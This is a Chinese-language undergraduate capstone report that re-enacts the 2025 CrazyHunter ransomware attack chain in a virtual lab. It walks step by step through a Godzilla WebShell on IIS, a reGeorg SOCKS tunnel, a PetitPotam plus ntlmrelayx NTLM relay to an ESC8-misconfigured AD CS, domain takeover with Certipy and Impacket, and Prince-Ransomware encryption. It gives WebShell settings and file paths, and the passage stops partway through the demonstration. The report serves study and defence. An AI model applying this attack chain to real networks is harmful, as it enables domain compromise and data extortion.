元智大學資管系

學術類畢業專題頂石課程(二)

期末報告

AD 與 Windows 相關漏洞的研究與實作

饒源智

指導教授：王仁甫 博士

中華民國 114 年 11 月

Nov, 2025

Contents

Chapter 1　緒論

近年來，資安威脅日益嚴重，勒索軟體攻擊已成為全球關注的重大議題。駭客集團透過加密受害者資料、勒索贖金的方式牟利，對企業、政府機構與醫療系統造成深遠衝擊。隨著攻擊手法日趨多樣化，且相關工具取得日益容易，資安事件的防範與溯源變得更加困難，顯示資安防護在當前數位時代的重要性不容忽視。

本專題聚焦於 2025 年初對台灣造成重大資安衝擊的勒索軟體攻擊事件，主謀為駭客組織「CrazyHunter」。該組織自 2 月起接連對馬偕紀念醫院、彰化基督教醫院及多家上市櫃企業發動攻擊，引發社會各界高度關注。根據刑事警察局與趨勢科技等單位所公開的資料顯示，該組織大量濫用開源工具進行網路入侵，其行動規模與技術複雜度均屬高階，突顯開源資安生態系統的潛在風險。

本報告以 CrazyHunter 勒索攻擊事件為背景，挑選其中與 Windows 與 AD 環境較相關的技術做為實作重點，包含 WebShell 初始入侵、內網通道建立、AD CS 濫用，以及最後的勒索加密模擬。實作部分主要使用 GitHub 上的工具，例如 Godzilla 管理 IIS WebShell、reGeorg 建立 socks 反向通道、Impacket 套件中的 ntlmrelayx 進行 NTLM 中繼、搭配 PetitPotam 觸發網域控制站對攻擊端進行驗證，並結合 AD CS 中易被濫用的 ESC8 憑證範本取得高權限憑證。最後，則在虛擬環境中使用 Prince-Ransomware 對測試檔案進行加密，觀察勒

索攻擊在 Impact 階段對檔案可用性的實際影響。雖然本研究並未完整重現 CrazyHunter 事件中所有技術（例如 BYOVD 手法與 SharpGPOAbuse 等僅停留在文獻與概念理解層次），而且實驗環境也比實際企業環境單純許多，但整體流程已成功走通一條從初始入侵、憑證濫用到勒索加密的攻擊路徑，有助於更具體地理解這類勒索攻擊的核心機制，也能提供防禦端在 AD 與 AD CS 設定、權限控管與備份規劃上的實務參考。

Chapter 2　相關技術與研究

勒索軟體是本次研究想要理解的關鍵攻擊手法，也是 CrazyHunter 事件中最引人注目的部分之一。近幾年，這類攻擊已經從單純「鎖檔案、要贖金」，發展成同時加密資料、外洩機敏資訊，再用公開資料做威脅的雙重勒索模式。加上現在很多工具與程式碼都可以從公開平台取得，攻擊者可以直接套用現成框架，快速組裝出一套完整的勒索流程，讓防禦端更難提前發現與攔截。

2.1　與本研究相關技術一

在眾多攻擊手法當中，勒索軟體是最直接影響受害者日常運作的技術，也是 CrazyHunter 對外施壓時主要依賴的武器。這類攻擊通常會先入侵系統、取得足夠權限之後，再集中加密重要檔案與服務，最後以解密金鑰和不外洩資料當作談判籌碼。實務上，攻擊者經常結合公開的勒索程式專案與可重複使用的模組（例如加密核心、指令控制通訊模組等），使得「組裝一套勒索工具包」的門檻大幅降低。

在本小節中，將先介紹勒索軟體的一般運作流程與常見做法，再說明本研究實作中所採用的加密框架與工具，並簡單對照 CrazyHunter 事件中提到的相關技術，作為後續章節實驗設計的背景。

2.1.1 勒索軟體運作方式與案例

一般勒索軟體的運作流程大致可以分成幾個步驟：

1. **入侵系統**：駭客會透過釣魚信、漏洞、WebShell 等方式滲透目標系統。
2. **橫向移動與權限擴張**：進入系統後，會想辦法取得更高的權限或進一步控制其他裝置。
3. **加密檔案**：使用強加密演算法將系統內的重要檔案進行加密。
4. **提出贖金要求**：在畫面中顯示勒索訊息，要求受害者支付虛擬貨幣才能恢復資料。

有些駭客組織甚至發展出所謂「勒索軟體即服務」（Ransomware-as-a-Service, RaaS）的模式，讓沒有太多技術能力的人也可以租用工具來進行攻擊。

在本專題中，我們觀察到 CrazyHunter 駭客組織使用一款名為 Prince 的勒索軟體生成工具。這個工具可以快速建立客製化的勒索程式，駭客只需要設定一些參數，就可以產出完整的加密工具。這些工具具有下列特性：

- 使用 Go 語言開發，可在多種作業系統上執行。
- 自動尋找並加密常見副檔名的檔案。
- 將檔案副檔名改為 .Hunter，讓使用者明顯看出資料已遭加密。
- 修改桌布並顯示勒索訊息，要求支付贖金。

這種模組化的設計讓攻擊者能夠快速部署攻擊，也讓勒索軟體變種的出現速度越來越快。

2.1.2 加密方式介紹（ChaCha20 與 ECIES）

CrazyHunter 所使用的勒索程式主要結合兩種加密方式：

- ChaCha20：對稱加密演算法，速度快且安全性高，適合大量資料加密。
- ECIES：非對稱加密技術，常用於加密金鑰，只有駭客持有私鑰能解密。

這兩種技術會一起使用，先用 ECIES 加密對稱金鑰，再用 ChaCha20 加密實際資料，達成「混合加密」效果。這樣的設計讓受害者即使擁有程式也無法解密檔案，增加攻擊成功的機率。

2.2 與本研究相關技術二：開源滲透工具與攻擊流程

在勒索攻擊發動之前，攻擊者必須先進入目標系統並取得足夠的控制權限。本次專題模擬的攻擊流程中，CrazyHunter 所使用的多種開源工具，正是達成滲透與橫向移動的關鍵。這些工具大多能在 GitHub 等平台免費取得，因此也容易被濫用於真實攻擊中。以下介紹本研究中所使用的主要開源滲透工具，並說明它們在整個攻擊鏈中的作用與特性。

2.2.1 WebShell 控制：Godzilla

Godzilla 是一款中文社群開發的 WebShell 管理工具，支援多種語言(如 ASPX、PHP、JSP)，常用於滲透初期建立後門連線。攻擊者將後門檔案上傳到目標伺服器後，便可透過 Godzilla 的介面遠端執行指令、上傳惡意程式或繞過防毒掃描。

在本研究的模擬實作中，我們使用 Godzilla 成功連入受控主機，並驗證其對 Windows Server 的穩定操作性。這也顯示，攻擊者即便不熟寫程式，也能透過圖形介面進行完整的入侵行動。

2.2.2 建立反向通道：reGeorg

reGeorg 是一款用於建立反向代理的工具，能讓攻擊者透過 WebShell 穿透企業內網的隔離。reGeorg 的運作方式是在受害主機與駭客端之間建立 socks 通道，使攻擊者能像直接在內部網路中操作一般，掃描其他主機或建立 RDP 連線。本專題透過 reGeorg 成功架設反向通道，並進行後續的權限提升與資料擷取操作。這類工具讓駭客可持續控制內部網路，進一步展開擴張攻擊。

2.2.3 NTLM 中繼與憑證濫用：ntlmrelayx 與 AD CS

ntlmrelayx 是 Impacket 套件中的一個工具，用來進行 NTLM Relay 攻擊，也就是把別人送出的 NTLM 驗證「轉接」到攻擊者指定的服務上。本專題利用 ntlmrelayx 收到來自網域控制站的 NTLM 驗證，再把這個身分轉送到 AD CS 的憑證服務，搭配事先錯誤設定的 ESC8 憑證範本，成功申請到高權限帳號的憑證。這種作法的危險在於，攻擊者不需要知道密碼，只要能誘發一個合法主機來驗證，就可以藉由憑證直接取得網域管理員等級的控制權。

2.2.4 勒索攻擊 Impact 模擬：Prince-Ransomware

Prince-Ransomware 是一個公開的教學型勒索程式專案，它使用 ChaCha20 對稱式加密演算法加密檔案內容，再用 secp256k1 這類非對稱式機制把加密金鑰鎖起來，讓受害者無法自行解密。本專題在虛擬機中執行 Prince-Ransomware，觀察到原本正常的文件被加上自訂副檔名、內容變成亂碼，資料夾中也多出勒索說明檔，具體呈現出一台主機在遭到勒索攻擊後，檔案可用性被完全破壞的情況。

Chapter 3 研究方法

為了更深入了解 CrazyHunter 駭客組織所使用的攻擊技術，本專題採用實作與測試的方式，重現其部分攻擊流程，並分析每一階段所涉及的工具與行為。本章將說明如何選擇模擬工具、建構實驗環境，以及在測試過程中觀察到的重點結果。

3.1 實驗環境建構

本研究使用虛擬機器 VMware Workstation pro 來模擬實際攻擊場景，建立一個基本的企業內網架構，包含**攻擊端與目標端**：

攻擊端：Kali Linux 作業系統，安裝並使用 Godzilla（WebShell 管理端）、reGeorg（反向通道）、Impacket 套件中的 ntlmrelayx、secretsdump、wmiexec，以及 PetitPotam、Certipy 等工具，作為整條攻擊鏈的主要操作平台。

目標端：Windows Server 2022，模擬企業核心伺服器，部署 IIS 網站、Active Directory 網域服務與 AD CS（憑證服務），做為 WebShell 落點與之後憑證濫用攻擊的主要對象；另設一台 Windows 主機作為受害端，用來執行 Prince-Ransomware 觀察勒索 Impact。

內網架構：各虛擬機配置於同一個 192.168.0.0/24 內網，建立 AD 網域並啟用基本的 GPO 管理，模擬一般企業環境中常見的網域架構與服務配置，方便在安全的情況下重現實際攻擊流程。

3.2 攻擊流程模擬步驟

整個模擬流程依據勒索攻擊的實際流程設計，主要分為五個階段進行：

1. 初始滲透：WebShell 取得入口

   先在目標 Windows Server 2022 的 IIS 網站上部署 WebShell，並透過 Godzilla 管理端成功連線，確認可以在伺服器上執行指令，作為後續所有操作的起點。

2. 通道建立：reGeorg 架設反向通道

   接著在 WebShell 上上傳並啟用 reGeorg 的 tunnel.aspx，在 Kali 端啟動 reGeorgSocksProxy.py，建立 socks 代理通道，搭配 proxychains 讓攻擊端可以像待在內網一樣掃描 192.168.0.0/24，其它主機的連線狀況也都能被存取。

3. NTLM 中繼與憑證濫用：ntlmrelayx + AD CS

   之後在 Kali 上啟動 ntlmrelayx，把目標指向 AD CS 的 /certsrv/certfnsh.asp，再利用 PetitPotam 觸發網域控制站對攻擊端進行 NTLM 驗證。收到驗證後，ntlmrelayx 會把這個身分轉接到 AD CS，利用事先設定好的 ESC8 憑證範本替攻擊者申請到高權限帳號的憑證。

4. 權限取得與遠端控制：Certipy 與 Impacket

   取得憑證後，使用 Certipy 將 .pfx 憑證轉換成可用的 TGT／NT hash，接著利用 Impacket 的 secretsdump.py、wmiexec.py 等工具，成功以網域

管理員身分遠端連線並控制網域控制站，代表整個網域已實質被攻陷。

5. 勒索軟體部署與加密模擬：Prince-Ransomware

在 Impact 階段，於受害端 Windows 主機上部署並執行 Prince-Ransomware 工具，讓程式自動產生測試檔案並進行加密，觀察檔案副檔名被修改、內容變成亂碼，以及資料夾中出現 DECRYPT_INSTRUCTIONS.txt 勒索說明檔的情況，用來模擬真實勒索攻擊對系統的最終影響。

3.3 工具選擇

在工具選擇上，先使用 GitHub 上公開、文檔完整、模擬性高的資安工具，並確保其在實驗環境中能穩定運作。每一個工具的選擇皆考量以下幾點：


- 是否與 CrazyHunter 攻擊中所使用的工具相符或具替代性
- 是否容易部署於虛擬環境中
- 是否具備觀察與紀錄攻擊過程的能力

Chapter 4 初步系統展示

為了模擬 CrazyHunter 駭客組織實際使用的攻擊流程，本研究建構了一套虛擬化的測試平台，並結合多個開源工具，重現駭客從入侵到勒索的完整過程。本章將以操作流程為主，說明模擬系統的使用方式，並搭配畫面截圖進行展示。


4.1 系統展示

(1)在電腦上裝好虛擬機 Windows Server 2022




（圖 1）

(2)安裝好 IIS（Internet Information Services）




（圖 2）

（3）手動指定靜態 IP　讓 kali 也連到 Windows Server 2022




（圖 3）




（圖 4）

(4)部屬 WebSell(Godzilla)


在目標 Windows Server（IIS 10）上部署 Godzilla 所產生的 C# 動態 WebShell a.ashx(圖 5,圖 6)，並將其放置於 C:\inetpub\wwwroot，對應的 URL 為 http://192.168.0.200/a.ashx。(圖 7)



（圖 5）




（圖 6）



（圖 7）

在攻擊端 Kali 上啟動 Godzilla，用與 WebShell 一致的設定（Password：pass、Key：key、Payload：CShapDynamicPayload、Encrypter：CSHAP_AES_BASE64）建立連線。成功連線後，Godzilla 介面顯示目標主機的環境變數與系統資訊，確認攻擊者已取得以 IIS 應用程式集區帳號執行命令的能力。（圖 8）

此步驟提供後續內網橫向移動與 AD CS 攻擊（如 reGeorg 轉發、PetitPotam+ntlmrelayx）的基礎控制通道。




（圖 8）

(5)在 kali 上使用 reGeorg 建立 HTTP 隧道與 SOCKS 代理

我使用的是 ASP.NET 版本的 tunnel.aspx。做法是：

1. 將 reGeorg 專案中的 tunnel.aspx 複製到目標伺服器。
2. 把它放進 IIS 的網站目錄下，例如
   C:\inetpub\wwwroot\tunnel.aspx。
3. 在 Windows Server 上打開瀏覽器，輸入
   http://127.0.0.1/tunnel.aspx 進行測試。(圖 10)

(圖 9)



(圖 10)

這代表目前整條路徑都已經打通：
Kali（127.0.0.1:1080 SOCKS）→
reGeorg Python 腳本 →
HTTP 請求送到 http://192.168.0.200/tunnel.aspx →
由 tunnel.aspx 在 Web Server 內部幫我建立 TCP 連線。(圖 9)
之後只要把其他工具（例如 nmap、curl）設定成走 127.0.0.1:1080 的 SOCKS 代理，它們就會自動透過這條隧道往內網打。

